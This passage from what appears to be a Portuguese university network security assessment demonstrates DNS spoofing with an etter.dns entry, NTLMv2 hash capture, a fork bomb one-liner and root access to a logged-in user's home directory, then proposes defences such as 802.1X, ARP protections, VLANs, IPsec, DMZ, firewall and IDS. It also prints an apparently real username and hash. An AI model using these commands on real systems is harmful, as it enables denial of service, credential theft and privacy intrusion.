1. Abrir o arquivo etter.dns e adicionar alguma entrada, exemplo:

   www.google.com.br A 150.165.130.144

   Que irá redirecionar os pedidos de acessos ao www.google.com.br para o IP 150.165.130.144(maquina qualquer com uma pagina devidamente hospedada).

Mais uma vez usou-se um computador do laboratório Alan Turing para o teste. Ao tentar acessar o site *www.google.com.br* o DNS foi forjado e o *browser* da vítima direcionado para o IP configurando anteriormente.

Veja o resultado:



Figura 10 – Browser da vitima sofrendo DNS Spoof



Figura 11 – Tela do atacante no momento do DNS Spoofado

1.7.1.4 Captura do HASH da autenticação dos usuários

A autenticação dos usuários que utilizam o Departamento de Informática (DI) é feita no servidor *NT* utilizando *SMB* com criptografia *NTLMv2*. Promovendo ataques *MITM* pode-se, também, obter os *hashs* dos usuários que efetuarem login enquanto da execução do *sniffer*.

Eis o formato do referido *hash*:

USER: joaofilho HASH:
joaofilho:"":"":35645096EAA6814BF02FD33C1BEDF4185ACBCFD98CACA944:B0D88EBF3862E2B37CC6AABAB26435980B20478219CBA5D4:99ADB9D98C94A2B9 DOMAIN: DINF

Aproveita-se a oportunidade para lembrar que em 2002, durante a conferencia *BlackHat*, foi demonstrada a quebra de *hashs NTMLv2* utilizando um cluster formado por 16 maquinas, valendo salientar que, durante esse

tempo, novas técnicas tem surgido, tornado o feito relativamente mais simples e a conseqüente insegurança do referido método de criptografia.
A demonstração da quebra do *NTLMv2* pode ser encontrada em < http://www.blackhat.com/presentations/win-usa-02/urity-winsec02.ppt >

O uso de tabelas randômicas é um ótimo meio de obter as senhas através do *hash*, porém, como antes citado, por exigir grande capacidade de armazenamento necessário para armazenar as tabelas, deixar-se-á essa demonstração a cargo do leitor.

1.8 Serviços remotos

Dada a possibilidade da obtenção de privilégios na rede, faz-se necessário uma atenção quanto aos serviços em execução que possibilitam aos usuários obterem acesso remoto a mesma. Alguns destes, inclusive, põem em risco a privacidade dos arquivos pessoais de usuários que estejam logados no momento de um possível ataque.

1.8.1 SSH

O *Secure Shell* ou *SSH* é, simultaneamente, um programa de computador e um protocolo de rede que permite a conexão com outro computador na rede, de forma a executar comandos de uma unidade remota. Possui as mesmas funcionalidades do *TELNET*, com a vantagem da conexão entre o cliente e o servidor ser criptografada.

O *SSH* faz parte da suíte de protocolos TCP/IP que torna segura a administração remota de um servidor *nix. *(Wikipédia)*

1.8.1.1 Riscos apresentados pelo SSH

Mais uma vez, da analise dos computadores que compõem a rede, percebe-se que grande maioria destes está a rodar o *SSH*, particularmente, todos os computadores do laboratório Ada.

Demonstrar-se-á a facilidade de promover o travamento de algum computador aproveitando-se de consumo do processador por uma técnica conhecida como *Fork Bomb* e uma maneira simples de obter acesso ao diretório remoto de algum usuário logado na rede.

1.8.1.1.1 Fork Bomb

Uma vez estabelecida a conexão com a maquina remota, basta entrar com um simples comando, veja:

```
# :(){ :|:& };:
```

Quanto maior for o *clock* da maquina vitima, mais rapidamente se dará o travamento, veja um screen abaixo;

Figura 12 – Estação remotamente esgotada

Esta linha de comando cria uma função chamada ":" que não aceita argumentos - representada no comando por ":(){ ... }". O código dentro da função recursivamente chama a função e envia o retorno desta para outra instância da mesma função - representada no comando por ":|:". O símbolo "&" pega a chamada e a coloca para ser executada em segundo plano. Desta forma, os processos filhos não caem caso o processo pai seja finalizado. Note que por invocar a função duas vezes, o crescimento do número de processos se dá de forma exponencial! O símbolo ";" fecha a definição da função e o ":" no final é a primeira execução da função que inicia o forkBomb.

1.8.1.1.2 Acesso ao diretório de usuários logados

Ao logar-se, o diretório remoto do usuário é montando dentro da maquina local a qual foi feito o login. O ponto de montagem é /home/DINF/*NomeDoUsuario*/z, que poderá ser acessado remotamente por *SSH*, precisando antes, para ter acesso ao mesmo, que o atacante tenha privilégios de *root* na referida maquina local onde está logada a vitima. O que pode ser alcançado através da falha já citada neste documento e técnicas que garantam posteriores acessos.

Exemplo:

O usuário joaofilho (vítima) está logado na maquina 150.165.130.136. De algum outro computador, pertencente a rede ou não, será estabelecida uma conexão no *SSH* da vitima:

ssh –l perfil 150.165.130.136

Uma vez adquirido os privilégios, o diretório da vítima já poderá ser acessado livremente, com total permissão.

```
root@DI-09:/home/DINF/joaofilho/z# whoami
root
root@DI-09:/home/DINF/joaofilho/z# ls
LKM.pdf  test.c  teste  z
root@DI-09:/home/DINF/joaofilho/z#
```

Figura 13 – Diretório do usuário logado

1.8.2 Outros

Verificou-se também a execução de outros serviços desnecessários, entre eles destacamos o *apache, SQL, SMTP e FTP,* pois possibilitam que sejam abertas portas ao meio externo, assim como no caso do *SSH* anteriormente abordado. Estes, por sua vez, requerem uma atenção extra,

uma vez que falhas os envolvendo são freqüentemente divulgadas, permitindo que invasores tomem controle das maquinas e as utilizem para fins fraudulentos, como, por exemplo, envio de *spams*.

2. SOLUÇÕES TRIVIAIS

Adiante serão apresentadas soluções triviais para as falhas anteriormente mencionadas. Faz-se necessário ressaltar que tais soluções também visam remediar possíveis problemas não descritos neste documento. Mais a frente, uma nova topologia de rede será proposta, a qual poderá corrigir o restantes das deficiências não solucionas neste tópico.

2.1 Substituição da distribuição Linux do laboratório Ada

Do conhecimento da falha local *root* que afeta a distribuição do Sistema Operacional *Linux* atualmente instalado no laboratório, poder-se-ia sugerir apenas a atualização do referido *kernel* e conseqüente solução da falha, mas vale salientar que outras falhas também afetam a distribuição, a saber, uma mais critica do que a citada neste documento e que afeta o aplicativo *samba*, podendo esta ser explorada local ou remotamente (acesse http://www.securityfocus.com/bid/23972/info para mais informações), dentre outras que possam vir a ser descobertas.

Do exposto, percebe-se a necessidade de um meio que automatize a verificação e atualização de pacotes componentes da distribuição em uso, uma vez que o administrador não poderá estar sempre a exercer tais atividades. Propõe-se então a utilização de uma distribuição que promova tais verificações e conseqüente atualização do sistema em um processo automatizado, não esquecendo, contudo, da necessidade de apresentar uma

interface amigável e de simples manuseio.

Sugere-se então a utilização da distribuição Debian, por atender as necessidades acima mencionadas.

2.2 Remoção de contas locais

Eis um fator crítico que possibilita a realização de ataques à rede, dificultando, e até impossibilitando, a identificação dos responsáveis.

Propõe-se a remoção de contas de usuários locais dos computadores componentes dos laboratórios, tendo em vista que tais contas além de desnecessárias, possibilitam o acesso de usuários não autorizados aos computadores e põe em risco os demais usuários .

2.3 Desativação de serviços não utilizados

A execução dos serviços daemons, anteriormente mencionados, entre outros, faz-se desnecessária. Estes, além de promover o consumo de capacidades do computador, estão inutilizados e, algumas vezes, apresentam riscos à rede e a seus usuários, como dantes demonstrado no caso particular do *SSH*, não deixando de ressaltar que uma gama maior de falhas podem aproveitar-se dos demais serviços, como falhas no *SQL* e *apache*. Assim, comprova-se as vantagens na desativação dos mesmos.

2.4 Substituição dos serviços não seguros

A utilização de serviços de autenticação não seguros, tais como *POP* para visualização de e-mails e *FTP* para atualização de sites (como sugerido

no próprio site do DI), na atual situação da rede, é de grande risco para os usuários de tais serviços, deixando-os completamente expostos a simples ataques que possibilitam a captura de suas respectivas senhas, além de todo o seu trafego, como já demonstrado neste documento, rompendo assim com a privacidade dos mesmos.

Este problema poderá ser sanado com a utilização de métodos de criptografia que visam proteger todos os segmentos da rede, métodos estes que serão abordados mais adiante. Neste ponto, é oportuno lembrar que existem soluções mais simples para tais, como implementação de *SPOP3* e *SFTP* (servidores *POP* e *FTP* que usam *SSL*).

2.5 Utilização de portas controladas

Atualmente o processo de autenticação dos usuários é feita em portas não controladas, permitindo que qualquer dispositivo conectado fisicamente a rede, ainda que não autenticado, tenha acesso a mesma, dificultado drasticamente a identificação de responsáveis que violem algum segmento.

A porta controlada permite que os dados sejam enviados entre um cliente e a rede, mas apenas se o cliente estiver autenticado. Antes da autenticação, o comutador está aberto e nenhum quadro é encaminhado entre o cliente e a rede. Apenas depois de ser autenticado com êxito usando o IEEE 802.1X, o comutador é fechado e os quadros são encaminhados entre o cliente e a rede.

2.6 Prevenção quanto a ataques MITM

Pouco há a fazer para evitar este tipo de ataque, fazendo-se importante que o Administrador saiba que regras pode por em prática para minimizar o impacto que este pode oferecer.

São alternativas:

1. Encriptar as informações com algoritmos seguros, com um mínimo de 128bits, assim um *MITM* apenas irá ver dados encritados. Por exemplo, *IPsec* para a camada de rede, *SSLv3* para a camada de transporte e *PGP* para a camada de aplicação. Contudo, essa alternativa apresenta-se trabalhosa e pouco prática.
2. Configurar os *switch's* de modo a permitir o *MAC binding*, ficando assim cada porta associada a apenas um endereço *MAC*. Existem também *switch's* que ao detectarem o mesmo *MAC address* em várias portas rejeitam-na, impossibilitando assim o ataque.
3. Criar entradas estáticas nas tabelas *ARP* dos computadores, podendo utilizar scripts de logons para o mesmo. Essa alternativa torna-se pouco viável em grandes redes, uma vez da necessidade de alteração dos scripts sempre que um novo dispositivo for adicionado a mesma.
4. Existem ferramentas como o *ArpWatch* que permitem registrar os endereços MAC de uma rede e alterar quando detecta alterações na associação entre endereço de *IP/MAC* já registrados.

Indica-se a conjugação dos pontos dois e quatro como boas alternativas para minimizar os efeitos desse tipo de ataque.

3. PROJETO DE AMPLIAÇÃO DA SEGURANÇA DA REDE

Neste ponto será apresentada uma topologia para Rede, a qual implementará regras básicas essenciais, garantindo um maior nível de segurança, possível implementação de capacidades avançadas com

aplicações de políticas de segurança e qualidade de serviço, além de mecanismos avançados para localizar origens de possíveis ameaças.

Ressalta-se a grande importância de uma boa política de segurança que descreva as normas e diretrizes a serem seguidas por usuários e administradores da rede, visto que toda e qualquer regra de segurança implementada não terá validade se não houver um controle da segurança e da gerencia do projeto. O assunto, apesar da grande importância, não será abordado, cabendo a outras autoridades a elaboração do mesmo.

3.1 Alguns mecanismos de segurança

Será apresentada uma introdução aos principais mecanismos que buscam promover uma maior segurança das redes. Atenta-se que muitos são os meios que garantem bons níveis de segurança, porém neste tópico serão abordados apenas os mais críticos.

3.1.1 VLAN (Virtual LAN)

Uma *VLAN* é, basicamente, uma coleção de nós que são agrupados em um único domínio *broadcast*, baseado em outra coisa que não a localização física. Em uma rede comum, tudo que estiver de um mesmo lado do roteador faz parte do mesmo domínio *broadcast*. Um *switch* com uma *VLAN* implementada tem múltiplos domínios broadcast e funciona de maneira semelhante a um roteador.

Seguem algumas vantagens da utilização de *VLANS*

- **Segurança**. Separa os sistemas que contêm dados sigilosos do resto da rede, reduzindo a possibilidade de acesso não autorizado.

- **Projetos/aplicativos especiais**. As tarefas de gerenciar um projeto ou trabalhar com um aplicativo podem ser simplificadas pelo uso de uma *VLAN* que congrega todos os nós necessários.
- **Desempenho/Largura de banda**. Um monitoramento cuidadoso da utilização da rede permite que o administrador crie *VLANs* que reduzam o número de saltos entre os roteadores e aumentem a largura de banda aparente para os usuário da rede.
- **Broadcasts/Fluxo de tráfego**. A característica principal de uma *VLAN* é que ela não permite que o tráfego *broadcast* chegue aos nós que não fazem parte da *VLAN*. Isso ajuda a reduzir o tráfego de *broadcasts*. As listas de acesso permitem que o administrador da rede controle quem vê o tráfego da rede.
- **Departamentos/Tipos específicos de cargos**. Pode-se configurar *VLANs* para os departamentos que utilizam muito a Internet ou *VLANs* que conectam categorias específicas de empregados de departamentos diferentes.

3.1.2 IPSec

É Voltado para a encriptação de camada IP e seu padrão define alguns formatos de pacote novos; Autenticação de Cabeçalho (*Authentication Header, AH*) para fornecer a integridade dos pacotes entre origem e destino, e o Encapsulamento Seguro da Informação (*Encapsulating Security Payload, ESP*).

O gerenciamento de chaves, associações de segurança (*Security Associations, SA*) e os parâmetros para a comunicação *IPSec* entre dois dispositivos são negociados através do *IKE (Inernet Key Exchange,* anteriormente chamado de *Internet Security Association Key Management Protoco*l ou *ISAKMP/Oakley*). O *IKE* utiliza Certificados Digitais (que garantem a identidade de uma pessoa, evitando a falsificação de identidades) para autenticação de dispositivos, permitindo a criação de grandes redes

seguras. Atualmente, o protocolo já é encontrado em roteadores, *firewalls* e na maioria dos sistemas operacionais.

O *IPSec* pode ser usado de dois modos:

- **Modo de transporte:** Neste modo, o cabeçalho *IPSec* é inserido logo depois do cabeçalho IP. O campo *Protocol* no cabeçalho IP é alterado para indicar que um cabeçalho *IPsec* segue o cabeçalho IP normal (antes do cabeçalho TCP). O cabeçalho *IPsec* contem informações de segurança, principalmente o identificador *SA (security association)*, um novo numero de seqüência e, possivelmente, uma verificação de integridade de carga útil.
- **Modo de túnel:** Todo o cabeçalho é encapsulado no corpo de um novo pacote IP com um cabeçalho IP completamente novo. O modo túnel é útil quando o túnel termina em um local diferente do destino final. Em alguns casos, o fim do túnel é uma maquina de *gateway* de segurança, por exemplo, um *firewall.* Nesse modo, o *firewall* encapsula e desencapsula pacotes à medida que eles passam pelo mesmo. Quando o túnel termina nessa maquina segura, as máquinas da rede não tem de tomar conhecimento do *IPsec*. Isso é tarefa do *firewall*. O modo túnel também é útil quando um conjunto de conexões TCP é agregado e tratado como um único fluxo codificado, porque isso evita que um intruso veja quem está enviando, quem está recebendo e quantos pacotes são enviados.

3.1.3 DMZ (Zona desmilitarizada)

A *DMZ* é uma pequena rede situada entre uma rede confiável e uma não confiável, geralmente entre a rede local e a Internet.

A função de uma *DMZ* é manter todos os serviços que possuem acesso externo (*HTTP, FTP*, etc) separados da rede local, limitando o dano em caso de comprometimento de algum serviço nela presente por algum invasor. Para atingir este objetivo os computadores presentes em uma *DMZ* não devem conter nenhuma rota de acesso à rede local.

A configuração pode ser feita a partir da criação de Redes Virtuais dentro de uma *LAN*, também chamadas de *VLANs*, através de um recurso que certos *Switchs* podem oferecer. Ou seja, redes diferentes que não se "enxergam" dentro de uma mesma rede (*LAN*). (Wikipedia)



Figura 14 – Ilustração de uma DMZ

3.1.4 Firewall

Firewall é o nome dado ao dispositivo que tem por função regular o tráfego de rede entre redes distintas e impedir a transmissão e/ou recepção de dados nocivos ou não autorizados de uma rede a outra. Dentro deste conceito incluem-se, geralmente, os filtros de pacotes e os *proxy* de protocolos.

É utilizado para evitar que o tráfego não autorizado possa fluir de um domínio de rede para o outro. Apesar de se tratar de um conceito geralmente relacionado a proteção de um sistema de dados contra invasões, o *firewall* não possui capacidade

de analisar toda a extensão do protocolo, ficando geralmente restrito ao nível 4 da camada OSI. Existe na forma de software e hardware, ou na combinação de ambos. (Wikipédia)

A vantagem do *Firewall* está no fato de que apenas um computador funcionará como mesmo, protegendo toda a rede, não sendo necessária a instalação de aplicativos nos demais computadores.

Há mais de uma forma de funcionamento de um *Firewall*, que varia de acordo com o sistema, aplicação ou desenvolvedor do programa. No entanto, existem dois tipos básicos de conceitos de *Firewalls*: o que é baseado em filtragem de pacotes e o que é baseado em controle de aplicações. Ambos não devem ser comparados, uma vez que cada um trabalha para um determinado fim.

3.1.5 IDS (Intrusion Detection System)

Um sistema de detecção de intrusos poderá monitorar e, na maioria das ocorrências, prevenir ataques que possam comprometer mecanismos ou recursos da rede, protegendo os dados e a integridade do sistema.

Os IDS's estão divididos em duas grandes categorias;

- **Sistemas de detecção de intrusos baseados em rede (NDIS);**

Essa categoria monitora o tráfego em um determinado segmento da rede, podendo operar em modo Normal ou Promíscuo, normalmente requerendo funcionamento em modo Promíscuo.

- **Sistema de detecção de intruso baseados em servidores(HIDS);**

Camada extra baseada em *hosts* que opera logo após e o *Firewall* e o *NDIS*, podendo operar, principalmente, como Monitor de Rede ou Monitor de Integridade.

3.2 Topologia Atual

Segue uma representação da topologia atual da rede, obtida no site do Departamento de Informática.



Figura 15 – Topologia atual da rede

3.3 Topologia Proposta

